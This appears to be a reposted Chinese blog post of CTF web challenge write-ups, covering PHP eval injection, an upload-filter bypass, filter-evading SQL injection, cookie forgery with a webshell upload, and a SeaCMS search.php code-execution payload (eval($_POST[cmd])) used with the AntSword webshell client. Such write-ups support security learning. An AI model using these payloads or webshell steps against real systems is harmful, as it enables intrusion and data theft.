

春秋web题目解题及思路汇总（自用搜集）

转载

香草星冰乐  于 2020-05-12 17:57:49 发布  856  收藏 4

分类专栏: [网络安全](#)

原文链接: https://blog.csdn.net/qq_41281571/article/details/81268393

版权



[网络安全 专栏收录该内容](#)

2 篇文章 0 订阅

订阅专栏

(Misc-Web)爆破-2

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

题目知识点:

file_get_contents(path)函数, 获得指定路径下的文件内容, 以字符串的形式返回出来。

eval(str)函数, 把括号里的字符串, 当作php命令来执行。

解题思路:

这一题, 把一个file_get_contents()函数命令赋值给\$a传入var_dump()中。var_dump()函数就是把这个命令以字符串的形式返回, 进入到嵌套的eval函数里面, 让eval函数来执行这行命令。

```
http://38ca0686348c4cc698a0a4ea379ee9a208d0650073b041e3.game.ichunqiu.com/?hello=file_get_contents("flag.php")
```

(Misc-Web)爆破-1

分值: 10分 类型: Misc Web已解答 题目: flag就在某六位变量中。

```
<?
php include "flag.php"; //包含flag.php
$a = @$_REQUEST['hello']; // $a这个变量表示hello这个请求变量的值
if(!preg_match('/^\w*$/',$a )) // /w等价于"[a-zA-Z0-9]", 这里表示以
{ // 开头与结尾的匹配方式
    die('ERROR');
}
eval("var_dump($a);"); //如果匹配输出$a的值
show_source(__FILE__);
?>
```

解题预备知识:

两个符的含义, 在php语言中, 变量名可以用另一个变量来表示。如下面的代码中, \$a="b", 那么a就等于b, 则输出b的值"hello world!"

```
<?php
$a='b';
$b="hello world!";
eval("var_dump($a);");
?>
```

- 在php语言中，所有的已经定义的变量都会保存在GLOBALS全局数组中，比方说你定义了一个 `name= "李华"`，那么 `GLOBALS['name']`就等于“李华”。就是说，你可以通过这个全局数组来访问任何一

`REQUEST`数组里面包括了`_GET[]`和`$_POST[]`，也就是说，通过这个数组中，可以访问另外两个传值方

`preg_match`函数返回值为匹配到的次数。

解题流程：

审计代码可以知道，我们可以用GET传值方式（?hello=），来给a赋值，最后会输出(我传给\$a的值)。想到上面的GLOBALS知识，那就之间传入GLOBALS，让把所有的变量都打印出来。最后，得到flag。

```
http://38ca0686348c4cc698a0a4ea379ee9a208d0650073b041e3.game.ichunqiu.com/?hello=GLOBALS
```

版权声明：本文为CSDN博主「江judge」的原创文章，遵循CC 4.0 BY-SA版权协议，转载请附上原文出处链接及本声明。
原文链接：https://blog.csdn.net/qq_41281571/article/details/81268393

CTF || [“百度杯”CTF比赛 九月场]Upload

题目内容：想怎么传就怎么传，就是这么任性。tips:flag在flag.php中

解题预备知识：

上传文件漏洞，再上传文件时会过滤掉特殊字符。在本次题目中过滤掉了`<?`和小写的php。
例如：

```
<?php
$myfile = fopen("../flag.php", "r") or die("Unable to open file!");
echo fread($myfile,filesize("../flag.php"));
fclose($myfile);
?>
```

查看上传文件为：

```
$myfile = fopen("../flag.", "r") or die("Unable to open file!");
echo fread($myfile,filesize("../flag."));
fclose($myfile);
?>
```

解决措施：

尝试用`<script language="PHP"` 绕过并将php大写。

解题流程：

- 编写php文件插入以下代码块

```
<script language="PHP">
$myfile = fopen("../flag.".strtolower("PHP"), "r") or die("Unable to open file!");
echo fread($myfile,filesize("../flag.".strtolower("PHP")));
fclose($myfile);
</script>
```

- 上传该文件
- 点击上传成功，按f12查看源代码，即可。

**问题： **在链接蚁剑时失败了？

“百度杯”CTF比赛 九月场SQL

**题目内容： **出题人就告诉你这是个注入，有种别走！

解题预备知识：

salmap的使用：在使用时我发现没有发现注入点。怎么回事，随后进行手工注入发现被过滤了。如果有人想用sqlmap的话要先写脚本，不会看看大佬的。

<https://blog.csdn.net/cbhjerry/article/details/84134569>

sql手工注入：我在墨者学院上发现一个特别基础的，手工注入，分享给大家。

<https://www.mozhe.cn/news/detail/324>

可以先看一下。

hackbar:在网页输入url小工具

解题思路：

- 判断是否可以注入（省略超长的url）：

```
?id=1 and 1=1
```

显示原网页，存在注入漏洞。

- 判断字段，用order by,但是发现这些 被过滤了，在中间加个<>这次我也学到了。

```
?id=1 ord<>er by 3
```

by 4的时候不显示，说明只有3个字段。

- 查看显示字段，用union select, 当然也被过滤了。

```
?id=1 union sele<>ct 1,2,3
```

显示结果2，说明在第二个字段显示

- 爆库

```
?id=1 union sele<>ct 1,database(),3
```

显示 sqli

- 爆表

```
?id=1 union sele<>ct 1,group_contact(table_name),3 from information_schema.tables where table_schema='sqli'
```

显示: info,users

- 爆列：因为users是用户肯定在info中

```
?id=1 union sele<>ct 1,group_contact(column_name),3 from information_schema.columns where table_name='info'
```

显示: id,title,flAg_T5ZNdrm

- 爆字段

```
?id=1 union sele<>ct 1,flAg_T5ZNdrm,3 from info
```

显示: 自己做

CTF-2017第二届广东省强网杯线上赛: who are you?

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

题目内容:

我是谁,我在哪,我要做什么?

解题思路:

看到这题首先我想大概是cookie的问题,然后尝试用burpsuite抓包发现其cookie值为 `Cookie: role=Zjo10iJ0aHJmZyI7`,应该是要解码,就用burpsuite自带的解码器解码,但是我对base64解码的结果不熟悉,并没有发现什么。

Base64解密 `Zjo10iJ0aHJmZyI7`,得到内容是 `f:5:"thrfg"`。看了攻略之后发现还要rot13解码,学到了。推荐一个rot13在线解码网址: <https://rot13.com/>

`f:5:"thrfg"` 用rot13解码为 `s:5:"guest"`,于是替换guest为admin得 `f:5:"nqzva"` 再对其base64加密为 `Zjo10iJucXp2YSI7`

对burpsuite内容修改,弹出新网页提示: Hello admin, now you can upload something you are easy to forget

查看源码: `<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->` 我们需要上传木马。现在有两个选择
1:burpsuite发送到repeater,但是不知道为什么我接下来的操作一直失败。2:用hackbar提交木马,这个成功了。哎,学人家都学不来,自己太菜了。

The screenshot shows the HackBar interface with the following details:

- URL: `http://106.75.72.168:2222/`
- Buttons: Load URL, Split URL, Execute
- Options: Post data, Referer, User Agent, Cookies, Clear All
- Post data field: `filename=1.php&data[]=<?php phpinfo();?>`
- Cookies field: `role=Zjo10iJucXp2YSI7`

点击execute,得出flag所在网址。

“百度杯”CTF比赛 九月场 Test

题目内容：

善于查资料，你就可以拿一血了。

知识点：

看到一个海洋视频网站，对于一个小白来说，我就去注册登陆了。。。。。

发现并没有什么用就看了参考。附上找到的资源，因为我是mac所有就用了中国蚁剑。


海洋漏洞：<https://www.freebuf.com/vuls/150042.html>

中国蚁剑：<https://www.freebuf.com/sectool/98681.html>


解题步骤：

- 在search.php页面中有一个命令执行漏洞，通过在浏览器post提交，即可通过中国蚁剑链接。链接密码就是你上传的参数cmd。

```
http://7d919462dc574d2e85bcd0bf0654734366f837cda98349ad.changame.ichunqiu.com/search.php?searchtype=5&tid=&area=eval($_POST[cmd])
```



- 在文件中找了半天没找打，查看参考说在数据库，害，找到藏有数据库信息的文件。




```
1 <?php
2 //数据库连接信息
3 $cfg_dbhost = '127.0.0.1';
4 $cfg_dbname = 'seacms';
5 $cfg_dbuser = 'sea_user';
6 $cfg_dbpwd = '46e06533407e';
7 $cfg_dbprefix = 'sea_';
8 $cfg_db_language = 'utf8';
9 ?>
10
```

https://blog.csdn.net/Devil_B

- 使用中国蚁剑自带的方式链接数据库，如下图：



- 即可发现flag:



- sea_co_config
- sea_co_data
- sea_co_filters
- sea_co_news
- sea_co_type

http://192.168.0.101:8080/2018/08/20/2018082017